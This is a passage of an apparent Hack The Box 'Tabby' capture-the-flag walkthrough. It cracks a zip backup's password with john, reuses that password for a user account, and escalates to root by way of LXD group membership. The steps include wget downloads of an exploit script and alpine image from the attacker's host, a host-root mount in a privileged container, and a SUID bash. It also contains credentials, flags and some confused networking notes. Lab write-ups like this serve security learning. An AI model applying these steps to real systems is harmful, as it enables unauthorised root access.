| Date       | Time     | Attr  | Size  | Compressed | Name                     |
|------------|----------|-------|-------|------------|--------------------------|
| 2016-03-31 | 00:28:10 | D.... | 0     | 0          | var/www/html/assets      |
| 2016-01-13 | 15:45:42 | ..... | 766   | 338        | var/www/html/favicon.ico |
| 2020-06-16 | 13:42:36 | D.... | 0     | 0          | var/www/html/files       |
| 2020-06-16 | 11:09:41 | ..... | 14793 | 3255       | var/www/html/index.php   |
| 2020-05-21 | 11:42:11 | ..... | 2894  | 2906       | var/www/html/logo.png    |
| 2020-06-16 | 11:19:52 | ..... | 123   | 114        | var/www/html/news.php    |
| 2016-03-10 | 13:20:22 | ..... | 1574  | 805        | var/www/html/Readme.txt  |
| -----      |          |       |       |            |                          |
| 2020-06-16 | 13:42:36 |       | 20150 | 7418       | 5 files, 2 folders       |

## Crack password of zip file

### 21. Great, we exfiltrated the zip file but it is passworded


```
1. > unzip 16162020_backup.zip
Archive: 16162020_backup.zip
 creating: var/www/html/assets/
[16162020_backup.zip] var/www/html/favicon.ico password: %
2. Let crack the password of this zip file.
3. > zip2john 16162020_backup.zip > backup.zip.hash
4. > cat backup.zip.hash
16162020_backup.zip:$pkzip2$3*2*1*0*0*24*02f9*5d46*ccf7b799809a3d3c12abb83063af3c6dd538521379c8d744cd195945926884341a9c4f74*
1*0*8*24*285c*5935*f422c178c96c8537b1297ae19ab6b91f497252d0a4efe86b3264ee48b099ed6dd54811ff*2*0*72*7b*5c67f19e*1b1f*4f*8*72*
5c67*5a7a*ca5fafc4738500a9b5a41c17d7ee193634e3f8e483b6795e898581d0fe5198d16fe5332ea7d4a299e95ebfff6b9f955427563773b68eaae312
d2bb841eec6b9cc70a7597226c7a8724b0fcd43e4d0183f0ad47c14bf0268c1113ff57e11fc2e74d72a8d30f3590adc3393dddac6dcb11bfd*$/$pkzip2$
::16162020_backup.zip:var/www/html/news.php, var/www/html/logo.png, var/www/html/index.php:16162020_backup.zip
5. > john hashes --wordlist=/usr/share/wordlists/rockyou.txt
[nanolipids26517:109110] shmem: mmap: an error occurred while determining whether or not
/tmp/ompi.nanolipids26517.1001/jf.0/4202037248/shared_mem_cuda_pool. nanolipids26517 could be created.
[nanolipids26517:109110] create_and_attach: unable to create shared memory BTL coordinating structure :: size 134217728
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it (16162020_backup.zip)
1g 0:00:00:00 DONE (2024-07-24 17:13) 1.298g/s 13468Kp/s 13468Kc/s 13468KC/s adnbrie..adambossmaster
Use the "--show" option to display all of the cracked passwords reliably
Session completed
6. SUCCESS
```

```
7. admin@it
8. ~/hackthebox/tabby ▸ echo -n "admin@it" >> creds.txt
9. ~/hackthebox/tabby ▸ cat creds.txt | qml
username="tomcat" password="$3cureP4s5w0rd123!"
admin@it
```

22. I used the cracked password open up 16162020\_backup.zip

```
1. ▸ unzip 16162020_backup.zip
Archive: 16162020_backup.zip
[16162020_backup.zip] var/www/html/favicon.ico password: admin@it
 inflating: var/www/html/favicon.ico
 creating: var/www/html/files/
 inflating: var/www/html/index.php
 extracting: var/www/html/logo.png
 inflating: var/www/html/news.php
 inflating: var/www/html/Readme.txt
```

Pivot to ash & begin lxd exploitation



23. I already enumerated these files for any passwords. I do not think there is anything there. I will try the password on the user ash.

- #pwn\_lxd\_alpine\_build\_knowledge\_base
- #pwn\_alpine\_lxd\_build\_knowledge\_base
- #pwn\_lxd\_knowledge\_base

```
1. tomcat@tabby:/var/www/html/files$ su ash
Password: admin@it
2. ash@tabby:/var/www/html/files$ whoami
ash
3. ash@tabby:/var/www/html/files$ cat /home/ash/user.txt
946f0d38afa760603986c385e0cd4f68
4. ash@tabby:/var/www/html/files$ uname -a
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
5. ash@tabby:/var/www/html/files$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
6. We are infact on an Ubuntu Focal Fossa server.
7. ash@tabby:~$ sudo -l
sudo: unable to open /run/sudo/ts/ash: Read-only file system
[sudo] password for ash: admin@it
Sorry, user ash may not run sudo on tabby.
8. ash@tabby:~$ sudo bash
sudo: unable to open /run/sudo/ts/ash: Read-only file system
[sudo] password for ash:
ash is not in the sudoers file. This incident will be reported.
9. ash@tabby:~$ ls -l /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 Aug 16 2019 /usr/bin/pkexec
10. ash@tabby:~$ find / -perm -4000 -user root 2>/dev/null
11. ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd) <<< We are in LXD group. LXD
manages containers. We can create a container and mount `/root` to that container.
12. ▸ searchsploit lxd
>>> Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh
13. mv 46978.sh lxd_privesc_46978.sh
14. ▸ cat lxd_privesc_46978.sh | grep 'build-alpine'
Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
[Attacker Machine]
Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
15. Run this on your local machine: wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
16. ▸ wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine

Length: 8060 (7.9K) [text/plain]
Saving to: 'build-alpine'
build-alpine 100%
[=====>] 7.87K --.-KB/s in 0.001s
2024-07-24 18:35:04 (11.8 MB/s) - 'build-alpine' saved [8060/8060]

```

```
17. > sudo bash build-alpine
18. > ls -l | grep alpine
-rw-r--r-- 3.9M root root 24 Jul 18:40 alpine-v3.20-x86_64-20240724_1840.tar.gz
-rw-r--r-- 8.1k h@x0r h@x0r 24 Jul 18:39 build-alpine
19. SUCCESS
```

Upload the comprimised Alpine build to the target

24. Now we need to upload the alpine build to the target server, but there is one small modifcation we need to make to the lxd\_privesc.sh exploit.

```
1. > cat lxd_privesc_46978.sh | grep 'list'
echo -e "[*] Listing images...\n" && lxc image list
2. We need to remove the `&& lxc image list`. That line can cause errors.
3. Save it.
4. > sudo python3 -m http.server 80
[sudo] password for blackarch_hacker:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
5. Now we can use wget in our shell as ash to upload it the target server.
6. I cd into /tmp
=====
ash@tabby:~$ cd /tmp
ash@tabby:/tmp$ wget http://10.10.14.6/lxd_privesc_46978.sh
--2024-07-24 19:02:03-- http://10.10.14.6/lxd_privesc_46978.sh
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1434 (1.4K) [application/x-sh]
Saving to: 'lxd_privesc_46978.sh'

lxd_privesc_46978.sh 100%
[=====>] 1.40K --.-KB/s in 0.004s

2024-07-24 19:02:04 (337 KB/s) - 'lxd_privesc_46978.sh' saved [1434/1434]

ash@tabby:/tmp$ wget http://10.10.14.6/alpine-v3.20-x86_64-20240724_1840.tar.gz
--2024-07-24 19:02:29-- http://10.10.14.6/alpine-v3.20-x86_64-20240724_1840.tar.gz
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3850791 (3.7M) [application/gzip]
Saving to: 'alpine-v3.20-x86_64-20240724_1840.tar.gz'

alpine-v3.20-x86_64-20240724_1840.tar.gz 100%[=====>]
3.67M 1.64MB/s in 2.2s

2024-07-24 19:02:32 (1.64 MB/s) - 'alpine-v3.20-x86_64-20240724_1840.tar.gz' saved [3850791/3850791]
=====
7. SUCCESS
```

Priviledge Escalation to Root

25. Now let's execute the comprimised alpine build using the lxd\_privesc.sh exploit

```
1. ash@tabby:/tmp$ chmod +x lxd_privesc_46978.sh
ash@tabby:/tmp$./lxd_privesc_46978.sh

Usage:
 [-f] Filename (.tar.gz alpine file)
 [-h] Show this help panel
2. You do not have to move everything over to `/dev/shm` but I am.
3. ash@tabby:/tmp$ mv lxd_privesc_46978.sh /dev/shm
ash@tabby:/tmp$ mv alpine-v3.20-x86_64-20240724_1840.tar.gz /dev/shm
ash@tabby:/tmp$ cd /dev/shm
ash@tabby:/dev/shm$ ls -l
total 3768
-rw-rw-r-- 1 ash ash 3850791 Jul 24 18:40 alpine-v3.20-x86_64-20240724_1840.tar.gz
-rwxrwxr-x 1 ash ash 1434 Jul 24 18:49 lxd_privesc_46978.sh
4. ash@tabby:/dev/shm$./lxd_privesc_46978.sh -f alpine-v3.20-x86_64-20240724_1840.tar.gz
./lxd_privesc_46978.sh: line 21: lxc: command not found
[*] Listing images...

./lxd_privesc_46978.sh: line 23: lxc: command not found
5. ash@tabby:/dev/shm$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
6. This $PATH seems very small. Lets add more paths to $PATH.
7. `ash@tabby:/dev/shm$ export
PATH="/snap/bin:/usr/.local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_pe
rl:/usr/bin/core_perl:/usr/lib/rustup/bin:/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/sbin:/usr/sandbox:/root/.local/
bin:/usr/lib"`
8. If you have problems doing this privesc I actually found that doing this manually by following 0xdf worked great for me.
`https://0xdf.gitlab.io/2020/11/07/htb-tabby.html`
```

```
9. ash@tabby:/dev/shm$ which lxc
/snap/bin/lxc
9. lxc was in /snap/bin. So really that was the only one we need to export but it is still fine. Now lets get root.
10. 254.89.78.84 Geolocate this IP
11. ~ # ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
 inet 127.0.0.1/8 scope host lo
 valid_lft forever preferred_lft forever
 inet6 ::1/128 scope host
 valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP qlen 1000
 link/ether 00:16:3e:59:4e:54 brd ff:ff:ff:ff:ff:ff
 inet6 fe80::216:3eff:fe59:4e54/64 scope link
 valid_lft forever preferred_lft forever
12. Weird, it is not giving me an ipv4 address. It should be 172. something.
13. I convert the "ipv6" address that I am not even sure if it is a valid ipv6 address.
14. https://ipxplorer.com/tools/convert-ipv6-to-ipv4?address=fe80%3A%3A216%3A3A3eff%3Afe59%3A4e54
15. 254.89.78.84 Geolocate this IP
```

Manual LXD exploitation Creating an image and mounting manually

- #pwn\_lxd\_manual\_exploitation

26. I actually found the guide by 0xdf easier to follow by doing the privesc manually

```
1. Build the image as you did before and upload it with wget if you have not already done so. Exactly the same wget command
that is in the lxd_privesc.sh exploit.
2. Upload the tar build to /dev/shm
3. Now we are going to build the image and mount it manually.
4. ash@tabby:/dev/shm$ lxc image import /dev/shm/alpine-v3.20-x86_64-20240724_1840.tar.gz --alias pablohax0r
Image imported with fingerprint: 7e67386768d838b5de028475e918739a7dccd9e0359527d95c8f926dddc329d2
2. ash@tabby:/dev/shm$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
Do you want to configure a new storage pool? (yes/no) [default=yes]: no
Would you like to connect to a MAAS server? (yes/no) [default=no]: no
Would you like to create a new local network bridge? (yes/no) [default=yes]: no
Would you like to configure LXD to use an existing bridge or host interface? (yes/no) [default=no]: no
Would you like the LXD server to be available over the network? (yes/no) [default=no]: no
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
3. I typed `no` for all of the questions until the last 2 I hit enter to accept defaults. If you accept defaults on
everything it will ask you more questions. Just type no like I did until the last 2 and hit enter on those.
4. ash@tabby:/dev/shm$ lxc init pablohax0r container-pablohax0r -c security.privileged=true
Creating container-pablohax0r

ash@tabby:/dev/shm$ lxc config device add container-pablohax0r device-pablohax0r disk source=/ path=/mnt/root
Device device-pablohax0r added to container-pablohax0r
ash@tabby:/dev/shm$ lxc list
+-----+-----+-----+-----+-----+-----+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+-----+-----+-----+-----+-----+-----+
| container-pablohax0r | STOPPED | | | CONTAINER | 0 |
+-----+-----+-----+-----+-----+-----+

ash@tabby:/dev/shm$ lxc start container-pablohax0r
ash@tabby:/dev/shm$ lxc list
+-----+-----+-----+-----+-----+-----+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+-----+-----+-----+-----+-----+-----+
| container-pablohax0r | RUNNING | | | CONTAINER | 0 |
+-----+-----+-----+-----+-----+-----+

ash@tabby:/dev/shm$ lxc exec container-pablohax0r /bin/sh

5. Just follow the commands
6. Here is the tricky part `cd ../` make sure you are all the way in root /
7. ~ # cd ..
8. / # cd mnt/root/root
/mnt/root/root # ls -l
total 8
-r----- 1 root root 33 Jul 24 16:50 root.txt
drwxr-xr-x 3 root root 4096 Aug 19 2021 snap
/mnt/root/root # cat root.tt
cat: can't open 'root.tt': No such file or directory
/mnt/root/root # cat root.txt
f131dc1a3923dd872f2686ccd39efea8
```



```
/mnt/root/usr/bin # ls -l bash
-rwxr-xr-x 1 root root 1183448 Feb 25 12:03 bash
/mnt/root/usr/bin # chmod 4755 bash
/mnt/root/usr/bin # ls -l bash
-rwsr-xr-x 1 root root 1183448 Feb 25 12:03 bash
```


Notice the forth character changed from `x` to `s`.

Now I can exit the container and run `bash -p` to get a root shell (notice the effective uid, `euid`):


```
ash@tabby:/dev/shm$ bash -p
bash-5.0# id
uid=1000(ash) gid=1000(ash) euid=0(root) groups=1000(ash),4(adm),24(cdrom),30(d:

```

PWNED



Tabby has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

|              |             |               |
|--------------|-------------|---------------|
| #11978       | 24 Jul 2024 | RETIRED       |
| MACHINE RANK | PWN DATE    | MACHINE STATE |

OK

SHARE

Post Exploitation

Finding `/mnt/root/root # cat root.txt`

26. This can be tricky and very confusing.

1. Once you get the container root and then run the exploit you need to cd `..` to the root directory first then cd into ``mnt/root/root``

27. Getting the full root shell. This is required on the OSCP you can not just get the flag.

```
1. /mnt/root # cd usr/bin
/mnt/root/usr/bin # chmod 4755 bash
/mnt/root/usr/bin # bash -p
/bin/sh: bash: not found
/mnt/root/usr/bin # ls -l bash
-rwsr-xr-x 1 root root 1183448 Feb 25 2020 bash
/mnt/root/usr/bin # exit
ash@tabby:/dev/shm$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.xt
cat: /root/root.xt: No such file or directory
bash-5.0# pwd
/dev/shm
bash-5.0# cd ../
```

```
bash-5.0# ls -l

bash-5.0# cd /root
bash-5.0# ls -l
total 8
-r----- 1 root root 33 Jul 24 16:50 root.txt
drwxr-xr-x 3 root root 4096 Aug 19 2021 snap
bash-5.0# cat root.txt
f131dc1a3923dd872f2686ccd39efea8
2. Goodbye!!!
```